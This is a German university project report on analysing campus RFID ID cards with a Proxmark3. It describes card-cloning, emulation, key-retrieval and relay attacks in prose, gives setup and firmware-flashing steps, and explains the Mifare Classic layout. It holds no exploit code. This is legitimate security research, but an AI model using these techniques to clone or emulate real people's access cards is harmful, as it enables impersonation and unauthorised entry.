FH Campus Wien

Proxmark3

Securityanalyse der Universitätsausweise

John Ostrowski, Can Arseven
23.7.2019

Inhaltsverzeichnis

Abkürzungsverzeichnis:

ADC	Analog-Digital converter, Analog-Digital-Umsetzer
ATQA	Answer-To-reQuest, Selektionsantwort
ATS	Answer To Select, Antwort auf Kommunikationsart-Abfrage
BCC	Bit Count Check, Bit Anzahl Überprüfung
COM	Communication port, Kommunikationsport
FPGA	Field Programmable Gate Array
HF	High Frequency, Hoher Frequenz Bereich
LF	Low Frequency, Niedriger Frequenz Bereich
NFC	Near Field Communication, Nahfeldkommunikation
OS	Operating System, Betriebssystem
POR	Power-On Reset
RATS	Request Answer To Select, Abfrage der Kommunikationsart
REQA	Request Type A, Anfrage Typ A
RFID	Radio-Frequency Identification, Radiofrequenz Identifikation
SAK	Select Acknowledge, Auswahlbestätigung Typ A
UHF	Ultra High Frequency, Dezimeterwelle
UID	Unique Identifier, Eindeutige Identification
WUPA	Wake-up Type A, Aufwecken Typ A
yC	Microcontroller

Einführung

In der heutigen Zeit ist die Technologie der kontaktlosen Identifikation nicht mehr wegzudenken. Wir benutzen sie fast täglich beim Ausweisen in den öffentlichen Verkehrsmitteln oder beim kontaktlosen Bezahlen. Sie erleichtert den Prozess des Identifizierens immens und hat somit einen prominenten Platz in unserer Gesellschaft gefunden.

Dieses Projekt beschäftigt sich mit der Analyse und Sicherheit dieser kontaktlosen Karten. Dabei wird das Gerät *Proxmark3* zur Hilfe genommen, um die Daten von kontaktlosen Karten mitzulesen und um mit diesen Karten zu kommunizieren.

In dieser Arbeit wird zunächst kurz die Technologie erläutert, die diese kontaktlose Identifikation ermöglicht. Danach gehen wir auf die unterschiedlichen Problemzonen und Schwachstellen dieser Technologie ein und erarbeiten die möglichen Angriffsvektoren.

Im Anschluss daran wird dieses Wissen in die Tat umgesetzt, indem wir eine Arbeitsumgebung für den Proxmark3 aufsetzten und zunächst die simplere RFID Karte *Mifare Classic* analysieren und die Schwächen dieses Typen inspizieren. Daraufhin wenden wir uns der Weiterentwickelten, namens *Mifare Plus S,* zu, welchen den Kartentypen der Universität widerspiegelt. Die gewonnenen Erkenntnisse werden genutzt, um das Kartensystem an der Universität auf ihre Sicherheit zu überprüfen.

1 Radio-Frequency Identification

Die Technologie hinter der kontaktlosen Identifikation ist die *Radio-Frequency Identification (RFID)*. Diese beschreibt wie man anhand elektromagnetischer Wellen berührungslos Objekte identifiziert.

Ein komplettes RFID-System besteht aus einem Lesegerät und einem Transponder. Diese Geräte können mit ihren Antennen Daten, bzw. Nachrichten, mit seinem Gegenstück austauschen. (Abb.1)




Abbildung 1: Aufbau eines kompletten RFID Systems [1]

1.1 Physikalische Grundlagen

Die RFID Technologie beruht auf dem Prinzip der Elektromagentischen Induktion. Mithilfe dieser induziert das RFID-Lesegerät eine elektrische Spannung und einen Stromfluss in der RFID Karte.

> *Elektromagnetische Induktion beschreibt das Phänomen, dass durch das Bewegen eines elektrischen Magnetfelds eine elektrische Spannung und ein Stromfluss in einem Leiter erzeugt.*
> *- Michael Faraday*

Bei passiven RFID Karten wird die induzierte Spannung als Stromversorgung genutzt und den Microcontroller in der RFID Karte zu betreiben, welche nun die empfangende Nachricht interpretiert und die passende Antwort zurück an das Lesegerät schickt. [2]

1.2 RFID Standards

Bei den RFID Standards wird zwischen 3 verschiedenen Kategorien unterschieden, die sich in den unterschiedlichen Frequenzen unterscheiden. Der erste Standard kommuniziert zwischen 124kHz bis 134 kHz und wird als *Low Frequency (LF)* bezeichnet. Die weiteren Standards übertragen auf 13.56 MHz, auch bekannt als *High Frequency (HF)*, gefolgt von dem *Standard Ultra High Frequency (UHF)*, der zwischen den Frequenzen 866MHz und 915 MHz sendet. (Abb.2) [3]

Frequency	Range
Low Frequency (LF)	124 - 134 kHz
High Frequency (HF)	13.56 MHz
Ultra High Frequency (UHF)	866 - 915 MHz

Abbildung 2: RFID Frequenzen [3]

Low Frequency Karten sind die ältesten dieser drei Standards und sind demensprechend auch am simpelsten aufgebaut. Diese Karten speichern lediglich eine Identifikationsnummer. Weiters besitzen diese Karten keine Art von Verschlüsselung und sollten deswegen heutzutage nicht mehr verwendet werden. [3]

High Frequency und Ultra High Frequency Karten erlauben Verschlüsselung der gesendeten Daten, höhere Datenraten und größere Distanzen zwischen dem Lesegerät und dem NFC Karte. [4]

Diese Ausarbeitung beschäftigt sich ausschließlich mit Karten im hohen Frequenzbereich.

2 Attacken auf die RFID Technologie

Bei Attacken auf die RFID Technologie unterscheidet man grob zwischen sechs unterschiedlichen Angriffsvektoren. Diese werden im Anschluss aufgelistet und später in die Praxis umgesetzt.

Das Hauptziel hinter diesen Attacken ist es, eine Person vorzutäuschen, die man in Wahrheit jedoch nicht ist. Man kopiert die Identifikation eines Opfers, die sich auf der Karte befindet und nutzt diese anschließend, um sich als dieses Opfer auszugeben und um sich eventuell Zugriff in abgesicherten Orten oder auf sensitive Daten zu verschaffen.

2.1 Key Retrieval

High Frequency NFC Karten haben unterschiedliche Speicherblöcke, die Information über den Hersteller, zur Identifikation der Person und andere Information speichert. Diese sind mit Schlüsseln chiffriert. Bei dieser Attacke wird versucht den geheimen Schlüssel zu finden, der das Entschlüsseln der Speicherblöcke ermöglicht. [3]

2.2 Tag Dumping

Bei dieser Attacke werden die geheimen Schlüssel benutzt um den Inhalt der Speicherblöcke zu lesen.

2.3 Tag Emulation

Nachdem alle Speicherblöcke erfolgreich ausgelesen wurden, ist es möglich mit einem Gerät wie dem Proxmark3 die RFID Karte zu emulieren. RFID Lesegeräte können somit mit dem emulierenden Gerät getäuscht werden. Das Lesegerät glaubt nun es handelt sich um das Original und genehmigt den Zugriff. [3]

2.4 Tag Cloning

Das Klonen einer Karte ist dem Emulieren sehr nahe. Anstatt einem emulierenden Gerät wird nun eine RFID Karte für das Täuschen benutzt. Dabei wird der Inhalt der originalen Karte auf eine besondere Karte, auf einen sogenannten Klon, geschrieben. Für eine exakte Kopie braucht es in der Regel eine besondere RFID Karte, die es erlaubt auf den ersten Sektor der Karte zu schreiben. In diesem befindet sich Informationen über den Hersteller und die Identifikation der Karte selber. Da dieser in der Regel nicht beschreibbar ist, muss auf spezielle Karten zurückgegriffen werden, die diese Operationen erlaubt. Diese sind unter dem Namen *Magic UID*, *Changeable UID* oder *Chinese Backdoor* bekannt. [3]

2.5 Relay Attack

Bei dieser Attacke setzt sich eine dritte Instanz zwischen der Kommunikation eines Lesegeräts und einem Transponder. Der Angreifer blockiert den direkten Weg, fängt die Nachrichten ab, speichert diese und sendet die Nachricht weiter an das Gegenüber. Dabei ist es nicht notwendig die geheimen Schlüssel zu kennen, denn die Nachricht wird bloß von einer Partei zur anderen weitergeleitet. Bei verschlüsseltem Verkehr können die gesendeten Daten jedoch nicht verstanden werden. [3]

2.6 Replay Attack

Im Gegensatz zu Relay Attacke, die eine Nachricht an die Destination weiterleitet, speichert die Replay Attacke einen zuvor geschickten Befehl aus und schickt denselben Befehl ein weiteres Mal aus. Das Ziel ist es, dass der zweite Befehl erneut vom Empfänger ausgeführt wird, obwohl es von einer dritten Instanz gesendet wurde.

3 Proxmark3

Der *Proxmark* wurde 2007 für die Masterarbeit von Jonathan Westhues entwickelt. Er wurde ins Leben gerufen um RFID Karten auszulesen, zu emulieren und um den Datenaustausch zwischen einem Lesegerät und einer *Radio Frequency Identification (RFID)* Karte mitzulesen.

Der Proxmark3 befindet sich momentan in der dritten Generation. Er besteht in seinem Hauptkomponenten aus einer *Low Frequency (LF)* Antenne, einer *High Frequency (HF)* Antenne, einem *Analog-To-Digital (ADC)* Konverter, einem *Field Programmable Gate Array (FPGA)* und einem *Microcontroller (yC).*

Die zwei Antennen dienen zur Kommunikation mit dem RFID Tag. Der Proxmark3 hat eine Antenne für den Low-Frequency Bereich und eine für den High-Frequency Bereich, welche die elektromagnetische Induktion in elektrische Spannung und einem Energiefluss umwandelt. Die Spannung wird anschließend vom ADC vom analogen Spektrum in den Digitalen Bereich mit Nullen und Einsen übersetzt. Diese Daten werden zum FPGA weitergeleitet, der die empfangenen Nullen und Einsen interpretiert. Die Interpretation wird an den Microcontroller weitergeleitet, welche die Logik der verschiedenen Protokolle implementiert hat. Dieser Prozess erlaubt es Daten, die anlog durch Radio Frequenzen übertragen wurden, zu empfangen und zu verstehen. [5]

3.1 Installation

Damit der Computer mit dem Proxmark3 kommunizieren kann, müssen entsprechende Schnittstellen implementiert werden. Folgend werden die Installationsschritte verschiedener Betriebssysteme beschrieben.

3.1.1 Linux

3.1.1.1 Anforderungen

Die Installation unter Linux gestaltet sich am leichtesten, da der Proxmark unter Unix Systemen entwickelt wird. Die getestete Linux Version ist hierbei Ubuntu 16.04 (wichtig vor allem: sudo apt update + sudo apt upgrade nicht vergessen um etwaige Fehler zu vermeiden!)

3.1.1.2 Die Installation

Der erste Schritt hierbei ist die Installation von essentiellen Komponenten wie p7zip um die Proxmark-Ressourcen kompilieren zu können:

```
sudo apt install p7zip git build-essential libreadline5 libreadline-dev\
      libusb-0.1-4 libusb-dev libqt4-dev perl pkg-config wget\
      libncurses5-dev gcc-arm-none-eabi libstdc++-arm-none-eabi-\
      newlib libpcsclite-dev pcscd
```

Nun lädt man die Proxmark-Repository mittels „git“-Befehl herunter:

```
git clone https://github.com/proxmark/proxmark3.git
```

Darauf soll auf das proxmark3 – Verzeichnis gewechselt werden und die aktuellste Version heruntergeladen werden:

```
cd proxmark3
git pull
```

Nun müssen die „blacklist-rules“ installiert werden:

```
sudo cp -rf driver/77-mm-usb-device-blacklist.rules\
/etc/udev/rules.d/77-mm-usb-device-blacklist.rules

sudo udevadm control --reload-rules
```

Darauf verschieben wir den derzeitigen User in die dialout group, und man muss sich anschließend aus- und wieder einloggen, damit dieser Effekt in Kraft tritt:

```
sudo adduser $USER dialout
```

Nun können alle Dateien kompiliert werden:

```
make clean && make all
```

3.1.1.3 Verbinden des Proxmark3

Nachdem die zurückliegenden Schritte erfolgreich durchgeführt wurden, kann man den Proxmark3 an den Computer anschließen und die Log-Dateien abfangen:

```
dmesg | grep -i usb
```

Im abgefangenen Output sollte das Gerät entweder als HID oder CDC Gerät identifiziert werden können. Je nachdem muss in dem jeweiligen Abschnitt weitergemacht werden. CDC wird deutlich durch ein „ACM“ und ein HID-Gerät durch ein „HID“ in der letzten Zeile des Outputs.

3.1.1.4 HID Flashing

CDC Geräte können diesen Schritt überspringen.

Falls der Proxmark3 noch ein älteres Modell ist und er noch mittels HID Schnittschnelle arbeitet, muss dieser auf eine Übergangsversion gebracht werden.

Hierzu kompiliert man die nötigen Binärdaten und aktualisiert den Proxmark3:

```
cd client/hid-flasher
make
./flasher -b ../../bootrom/obj/bootrom.elf
./flasher ../../armsrc/obj/fullimage.elf
cd ../..
```

3.1.1.5 CDC Flashing

Dazu müssen die beiden Dateien „bootrom.elf“ und „fullimage.elf“ geflashed werden:

```
client/flasher /dev/ttyACM0 -b bootrom/obj/bootrom.elf
armsrc/obj/fullimage.elf
```

3.1.1.6 Starten des Proxmark3 Client

Nachdem man entweder das CDC Flashing oder HID Flashing abgeschlossen hat, kann der Proxmark3 Client gestartet werden:

```
cd client

./proxmark3 /dev/ttyACM0
```

Daraufhin sollte man folgenden Output sehen und man ist fertig mit der Installation:

```
proxmark3>
```

[6]

3.1.1 Mac OS

3.1.1.1 Anforderungen

Vorbedingung: Es wird empfohlen Xcode zu installieren, da dieser mit wichtigen Hilfsmittel, wie den gcc Kompilierer, make und etc. mitliefert wird. Um die Installation zu erleichtern ist entweder HomeBrew oder MacPorts erwünscht.

Folgende Links bieten Tutorials für die Installation:

A) HomeBrew: https://docs.brew.sh/Installation

B) MacPorts: https://www.macports.org/install.php

Aufgrund ihrer unterschiedlichen Architektur (HomeBrew/MacPorts) sind einige Teile dieses Tutorials aufgeteilt.

3.1.1.2 Installation mittels HomeBrew

1. Mithilfe von „tap“ werden die Proxmark Ressourcen von der Repository heruntergeladen:

```
brew tap proxmark/proxmark3
```

2. Installation der eben heruntergeladenen Ressourcen:

```
brew install proxmark3
```

3. Somit ist die Installation des Proxmark3 Client abgeschlossen und die Fortsetzung folgt in Schritt „3.1.2.3 Verbinden des Proxmarks“.

3.1.1.3 Manuelle Installation

In diesem Schritt werden die benötigten Treiber und der Download der Proxmark3 Repository manuell durchgeführt, falls es bei der automatischen Installation zu unbekannten Problemen kommt.

Mittels MacPorts:

```
sudo port install p7zip readline libusb libusb-compat perl5 wget qt5\\
arm-none-eabi-gcc pkgconfig
```

Mittels HomeBrew:

```
brew tap nitsky/stm32

brew install readline libusb p7zip libusb-compat wget qt5 pkgconfig\\
arm-none-eabi-gcc
```

Jetzt muss QT zum PKG_CONFIG_PATH hinzufügt werden, damit es das QT5 Framework finden kann (YOUR_VERSION muss mit der jeweiligen Versionsnummer ersetzt werden):

```
export\\
PKG_CONFIG_PATH=/usr/local/Cellar/qt5/<<YOUR_VERSION>>/lib/pkgconfig/
```

3. Hinzufügen der moc_location in die Qt5Core.pc file:

```
export QT_PKG_CONFIG_QT5CORE=$(find /usr -name Qt5Core.pc 2>/dev/null)

chmod 666 $QT_PKG_CONFIG_QT5CORE

echo "moc_location=\${prefix}/bin/moc" >> $QT_PKG_CONFIG_QT5CORE

chmod 444 $QT_PKG_CONFIG_QT5CORE
```

4. Für die Link-Creation und um Fehler zu verhindern "readline":

```
brew link --force readline
```

5. Nun wird die Proxmark3 Repository auf den Rechner geladen:

```
git clone https://github.com/Proxmark/proxmark3.git
```

6. "cd" zum “proxmark3” Ordner

3.1.1.4 Verbinden des Proxmarks

1. Nun steckt man den Proxmark mittels dem beigelegten USB-Kabel an dem Rechner an und führt aus:

```
system_profiler SPUSBDataType
```

2.a) Falls der Proxmark per CDC läuft dann sollte folgender Output erscheinen:

```
Product ID: 0x504d
Vendor ID: 0x2d2d
```

2.b) Falls der Proxmark per HID läuft dann sollte folgender Output erscheinen:

```
Product ID: 0x4b8f
Vendor ID: 0x9ac4
```

Falls es noch per HID-Schnittstell läuft musst der Proxmark upgegradet werden, im Abschnitt "Den Proxmark upgraden" findest man näheres dazu.

Falls nicht und der Proxmark läuft per CDC, kann nun direkt zum Abschnitt „Letzte Schritte“ gesprungen werden.

3.1.1.5 Proxmark aktualisieren

1. Kompilierung des Bootrom, OS und der Software:

```
make clean; make
```

2. Weiters muss das HID kompatible Flash-Programm kompiliert werden:

```
cd client/hid-flasher;make
```

3. Jetzt installiert man einen dummy Kernel, um den Apple Driver trennen zu können:

```
sudo make install_kext

sudo kextcache -system-caches
```

4. Nun muss die Proxmark-Taste gedrückt gehalten werden während man es wieder an den Rechner steckt. Die LEDs des Proxmarks sollten orange leuchten (man kann die Taste wieder nach 4-5 Sekunden loslassen).

5. Upgrade des Bootroms:

```
./flasher -b ../../bootrom/obj/bootrom.elf
```

6. Man gehe jetzt zurück zum Root-Verzeichnis des Source-Folders:

```
cd ../..
```

7. Nun muss der Proxmark ab und wieder an den Rechner angesteckt werden. Währenddessen muss die Taste unbedingt gedrückt gehalten werden.

8. Während man die Taste gedrückt hält:

```
ls /dev/cu*
```

Nun sollte man einen ähnlichen Namen wie "/dev/cu.usbmodem####" (#### steht für eine Zufallszahl) finden.

9. Während man die Taste noch gedrückt hält, werden der FPGA und das OS aktualisiert mittels:

```
./client/flasher /dev/cu.usbmodem#### armsrc/obj/fullimage.elf
```

10. Nun kann man den Proxmark wieder abstecken und die Taste losgelassen werden.

11. Jetzt den Proxmark wieder an den Rechner anstecken und verbinden mittels:

```
cd proxmark3/client

./proxmark3 /dev/cu.usbmodem####
```

Somit sollte der Proxmark3 Client erfolgreich gestartet sein und man braucht nicht mehr die anderen Abschnitte des MacOS Tutorials zu beachten.

3.1.1.6 Letzte Schritte

1. Kompilierung des Bootrom und des OS:

```
make clean; make
```

2. Man stecke den Proxmark ab und halte die Taste des Proxmarks während des gesamten folgenden Prozesses gedrückt. Nun kann der Proxmark wieder an den Rechner angesteckt werden. Sobald der Proxmark orange leuchtet kann die Taste losgelassen werden. (Fall man einen Elechouse v2 Proxmark3 oder Elechouse v3 Proxmark3 Easy besitzt musst man die Taste nicht gedrückt halten.

3. Bezeichnung des Proxmarks herausfinden:

```
 ls /dev/cu*
```

Hier sollte eine Datei zu finden sein mit der Bezeichnung /dev/cu.usbmodem#### (#### stellt eine Zufallszahl dar).

4. Sobald man den Bezeichner herausgefunden hat kann das Proxmark-Programm gestartet werden:

```
cd proxmark3/client

./proxmark3 /dev/cu.usbmodem####
```

[6]

3.1.2 Windows OS

Um den Proxmark3 unter Windows zum Laufen zu bringen, muss zuerst eine Linux Umgebung in Windows geschafften werden. Dies ist durch das Tool *ProxSpace* leicht machbar, der alle nötigen Abhängigkeiten von Linux für Windows installiert. [6]

i. Zuerst muss das ProxSpace Repository von Github heruntergeladen werden.

```
git clone https://github.com/Gator96100/ProxSpace.git
```

Dabei ist zu beachten, dass man sich in einem Verzeichnis befindet, welches keine Abstände im Verzeichnisnamen besitzt.

ii. In dem ProxSpace Ordner führt man anschließend die Datei „runme.bat“ aus.

iii. Beim ersten Ausführen werden alle nötigen Packte installiert. Nach diesem Prozess hat sich eine „pm3“-Konsole geöffnet.

iv. In diese Konsole lädt man das Proxmark3 Repository von Github herunter:

```
cd ProxSpace
git clone https://github.com/Proxmark/proxmark3.git
```

v. Danach wechselt man von der pm3-Konsole in das Proxmark3 Verzeichnis:

```
cd proxmark3
```

vi. und führt den nächsten Befehl aus:

```
make clean && make all
```

Mit dem make Befehl werden die Daten im Proxmark Ordner kompiliert und lauffähig gemacht.

vii. Abschließend müssen noch die Treiber für Windows installiert werden. Da jedoch der Treiber nicht offiziell signiert wurde, ist der Prozess für die Installation der Treiber aufwendig.
Unter Windows muss der Computer im abgesicherten Modus betrieben werden. In Windows 10 ist dies am leichtesten möglich, indem man während man den Neustart wählt, gleichzeitig die Umschalt-Taste gedrückt hält. Beim Hochfahren des Computers muss die Option „Erzwingen der Treibersignatur deaktivieren“ gewählt werden.
Nun verbindet man den Proxmark3 mit dem Computer, öffnet den Windows Geräte-Manager und sucht nach dem noch nicht identifizierten Proxmark3. Mit einem Rechtsklick auf den Eintrag möchte man nun auf „Treiber aktualisieren“ drücken und anschließend nach Treibersoftware auf dem Computer suchen. Der benötigte Treiber „proxmark3.inf“ befindet sich im Proxmark Installationsordner „ProxSpace\pm3\driver“ namens „proxmark3.inf“.

Die Installation ist nun abgeschlossen. Nun kann man den PC regulär neustarten. Nach einem Neustart kann man die runme.bat im ProxSpace Ordner ausführen, um in die pm3-Konsole zu gelangen. Von dort können alle anderen Schritte abgearbeitet werden.

Um den Proxmark3 auf die neuste Version zu updaten, muss zuerst der Proxmark3 an den Computer geschlossen sein und anschließend, wird geraten beim Erstbetrieb den Bootloader und die Firmware zu aktualisieren. Dazu müssen folgende Befehle in der pm3-Konsole (nicht in der Kommando-Konsole) ausgeführt werden.

```
./proxmark/client/flasher COMx -b /bootrom/obj/bootrom.elf
```

```
./proxmark/client/flasher COMX ./armsrc/obj/fullimage.elf
```

Hier ist zu beachten, dass der richtige COM-Port ausgewählt wird. zB COM2

Der erste Befehl dient zum Updaten des Bootloader, der zweite um die Firmware auf den neusten Stand zu bringen. [7]

In der nachfolgenden Abbildung 3 sieht man eine erfolgreiche Aktualisierung des Proxmark3.

```
1.  pm3 ~/proxmark3_org$ client/flasher.exe com14 -
    b bootrom/obj/bootrom.elf armsrc/obj/fullimage.elf
2.  Loading ELF file 'bootrom/obj/bootrom.elf'...
3.  Loading usable ELF segments:
4.  0: V 0x00100000 P 0x00100000 (0x00000200->0x00000200) [R X] @0x94
5.  1: V 0x00200000 P 0x00100200 (0x00000c84->0x00000c84) [R X] @0x298
6.
7.  Loading ELF file 'armsrc/obj/fullimage.elf'...
8.  Loading usable ELF segments:
9.  0: V 0x00102000 P 0x00102000 (0x0002eca8->0x0002eca8) [R X] @0x94
10. 1: V 0x00200000 P 0x00130ca8 (0x000018c4->0x000018c4) [RW ] @0x2ed3c
11. Note: Extending previous segment from 0x2eca8 to 0x3056c bytes
12.
13. Waiting for Proxmark to appear on com14 .
14.  Found.
15. Entering bootloader...
16. (Press and release the button only to abort)
17. Waiting for Proxmark to appear on com14 ........
18.  Found.
19.
20. Flashing...
21. Writing segments for file: bootrom/obj/bootrom.elf
22.  0x00100000..0x001001ff [0x200 / 1 blocks]. OK
23.  0x00100200..0x00100e83 [0xc84 / 7 blocks]....... OK
24.
25. Writing segments for file: armsrc/obj/fullimage.elf
26.  0x00102000..0x0013256b [0x3056c / 387 blocks].................................
    ................................................................................
    ................................................................................
    ................................................................................
    ................................................................................
    ....................... OK
27.
28. Resetting hardware...
29. All done.
30.
31. Have a nice day!
```

Abbildung 3: Flashen des Bootloaders und der Firmware

Um den Proxmark3 in den regulären Betrieb zu nehmen muss zuerst der Proxmark3 an den Computer angeschlossen werden und die pm3-Konsole geöffnet werden. In der Konsole muss der folgende Befehl eingegeben werden.

```
./client/proxmark3.exe COMx
```

Hierbei muss der entsprechende COM Port ausgewählt werden an dem der Proxmark3 angeschlossen ist. [6]

Nun sollte den entsprechenden Output geliefert bekommen (Abb.4):

```
pm3 ~/proxmark3_org$ client/proxmark3.exe com9
Warning: QT_DEVICE_PIXEL_RATIO is deprecated. Instead use:
   QT_AUTO_SCREEN_SCALE_FACTOR to enable platform plugin controlled per-screen factors.
   QT_SCREEN_SCALE_FACTORS to set per-screen factors.
   QT_SCALE_FACTOR to set the application global scale factor.
Prox/RFID mark3 RFID instrument
bootrom: master/v3.1.0-88-g9ebbfd8-dirty-suspect 2019-04-24 15:50:56
os: master/v3.1.0-88-g9ebbfd8-dirty-suspect 2019-04-24 15:51:11
fpga_lf.bit built for 2s30vq100 on 2015/03/06 at 07:38:04
fpga_hf.bit built for 2s30vq100 on 2019/03/20 at 08:08:07
SmartCard Slot: not available

uC: AT91SAM7S512 Rev B
Embedded Processor: ARM7TDMI
Nonvolatile Program Memory Size: 512K bytes. Used: 206188 bytes (39%). Free: 318100 bytes (61%).
Second Nonvolatile Program Memory Size: None
Internal SRAM Size: 64K bytes
Architecture Identifier: AT91SAM7Sxx Series
Nonvolatile Program Memory Type: Embedded Flash Memory
proxmark3>
```

Abbildung 4: Starten der Proxmark3 Arbeitsumgebung

3.2 Iceman1001 Fork

Auf Github findet man eine abgeänderte Variante des originalen Proxmark3 Programmcodes. Dieses Repository wird von einem User namens Iceman1001 verwaltet, welcher aktiv bei der Erstellung neuer Features und dem Design des Proxmark4 mitgeholfen hat.

Dieser Fork ist eine sehr experimentale Version des Codes des Proxmark3 und bringt einige neue Funktionen mit sich. Diese Version sollte man jedoch mit Vorsicht genießen, da es sich hier um einen Prototyp handelt. [8]

1. Zuerst öffnet man die pm3-Konsole und lädt sich das GitHub Repository von Iceman1001 herunter:

   ```
   git clone https://github.com/iceman1001/proxmark3.git
   ```

2. Nun wechselt man in das heruntergeladenen Repository:

   ```
   cd proxmark3
   ```

3. Lädt die aktuellsten Änderungen herunter:

   ```
   git pull
   ```

4. Kompiliert die neue Version:

   ```
   make clean && make all
   ```

5. Nach der Kompilierung programmiert man den Proxmark3 mit der Version von Iceman um:

   ```
   client/flasher.exe comX -b bootrom/obj/bootrom.elf
   armsrc/obj/fullimage.elf
   ```

6. Nun ist die neue Version auf den Proxmark3 geladen und kann mit dem folgenden Befehl ausgeführt werden:

   ```
   client/proxmark3.exe COMx
   ```

   Wobei COMx der entsprechende COM-Port ist. [8]

Es sollte nun folgender Output erscheinen (Abb.5):

```
1.  pm3 ~$ proxmark3_ice/client/proxmark3.exe COM14
2.  Warning: QT_DEVICE_PIXEL_RATIO is deprecated. Instead use:
3.     QT_AUTO_SCREEN_SCALE_FACTOR to enable platform plugin controlled per-
    screen factors.
4.     QT_SCREEN_SCALE_FACTORS to set per-screen factors.
5.     QT_SCALE_FACTOR to set the application global scale factor.
6.
7.  Proxmark3 RFID instrument
8.
9.
10.  [ CLIENT ]
11.  client: iceman build for RDV40 with flashmem; smartcard;
12.
13.  [ ARM ]
14.  bootrom: iceman/master/ice_v3.1.0-1081-g52a291b3 2019-04-24 16:43:13
15.       os: iceman/master/ice_v3.1.0-1081-g52a291b3 2019-04-24 16:43:33
16.
17.  [ FPGA ]
18.  LF image built for 2s30vq100 on 2017/10/25 at 19:50:50
19.  HF image built for 2s30vq100 on 2018/ 9/ 3 at 21:40:23
20.
21.  [ Hardware ]
22.   --= uC: AT91SAM7S512 Rev B
23.   --= Embedded Processor: ARM7TDMI
24.   --
    = Nonvolatile Program Memory Size: 512K bytes, Used: 237349 bytes (45%) Free: 2869
    39 bytes (55%)
25.   --= Second Nonvolatile Program Memory Size: None
26.   --= Internal SRAM Size: 64K bytes
27.   --= Architecture Identifier: AT91SAM7Sxx Series
28.   --= Nonvolatile Program Memory Type: Embedded Flash Memory
```

Abbildung 5: Starten der Iceman Arbeitsumgebung

Um wieder auf die originale Version zu wechseln, führt man dieselben Schritte durch, mit dem einzigen Unterschied, dass man in Schritt 1 das GitHub Repository von Proxmark herunterlädt.

```
git clone https://github.com/Proxmark/proxmark3
```

4 Mifare Classic

Die Universitätsausweise sind RFID Karten und sind unter dem Namen Mifare Plus S bekannt. Um diese Technologie zu verstehen, hilft es das Vorgängerprodukt Mifare Classic zu analysieren.

Mifare Classic Karten sind ein Produkt des Unternehmens *NXP* und wurde 2006 zum Verkauf angeboten. Diese High Frequency Karten arbeiten auf 13.56 MHz und basieren auf ISO/IEC 14443A. [3]

Die Classic Karten gibt es in verschiedenen Ausführungen und wurden laufend verbessert, die sich im Speicherplatz (1K mit 1024 Byte und 4K mit 4096 Byte) und in der Sicherheit unterscheiden.

Mifare Classics benutzten ein proprietären Verschlüsselung-Algorithmus namens *Crypto1*. Es hat sich gezeigt, dass dieser Algorithmus einige Schwächen besitzt. Auf diese Schwächen wird später eingegangen. NXP hat über die Jahre versucht diese Schwächen auszubessern, jedoch nie eine endgültige Lösung gefunden. Heutzutage rät NXP von diesem Produkt ab und verweist auf Produkte wie Mifare Ultralight und DESFire, die bessere Verschlüsselung-Algorithmen implementieren.

4.1 Aufbau

Die Mifare Classic 1K besitzt 16 Sektoren mit je 4 Datenblöcken. Bei der Mifare Classic 4K besteht aus 32 Sektoren mit 4 Datenblöcken und 8 Sektoren aus 16 Datenblöcken. Der erste Block ist ein spezieller Block, der in den ersten 4 Bytes die Identifikationsnummer, auch bekannt als *Unique Identifier (UID)*, enthält. Danach steht eine 1-Byte *bit count check (BCC)*, der als eine Checksumme der UID dient. Die BCC entsteht durch das XOR-Produkt der einzelnen UID Bytes. Der Rest des Blocks dient zur Identifikation des Herstellers, welcher nicht geändert werden kann.




Abbildung 6: Manufacturerer Block [9]

Bei der Mifare Classic unterscheidet man zwischen vier verschiedenen Speicherblockarten. Eine davon ist der *Manufaktur Block* (Abb.6), welcher vorhin erklärt wurde und sich im Sektor 0, Block 0 befindet. Die anderen drei sind der *section trailer* (Abb.7a), der *value block* (Abb.7b), und der *read/write block*.




Abbildung 7: Sector Trailer (a) and Value Block (b) [10]

Daten können auf der Mifare Classic Karte auf zwei verschiedene Arten gespeichert werden. Entweder über einen Value Block, welcher ein vordefiniertes Layout besitzt, oder über einen Read/Write Block, der willkürliche Bytes ohne festes Format speichern kann.

Beim Value Block kann der Inhalt nur positive (signed) 4 Byte Integer annehmen. Das Layout ist an Abbildung 7b ersichtlich. Es ist zu erkennen, dass der Wert zweimal normal und einmal invertiert abgespeichert ist, sowie die Adressbytes in vierfacher Ausführung abgespeichert werden. Diese Wiederholung dient als Redundanz.

Im Vergleich zum Read/Write Block hat der Value Block besondere Befehle, die es ermöglichen per Befehl den Wert im Speicher zu erhöhen *(Increment)*, zu verringern *(Decrement)*, Daten vom Internen Register zu einem Speicherblock zu transferieren *(Transfer)* und Daten von einem Speicherblock in ein internes Register wiederherzustellen *(Restore)*.

Am Ende eines Sektors befindet sich der *sector trailer*. In diesem werden zwei Schlüssel A und B und die gesetzten Zugriffsberechtigungen für den Block gespeichert. Ist man im Besitz dieser Schlüssel, darf man auf den Inhalt des Sektors zugreifen, andernfalls wird der Zugriff verweigert. [10]

Der komplette Aufbau ist in Abbildung 8. ersichtlich.

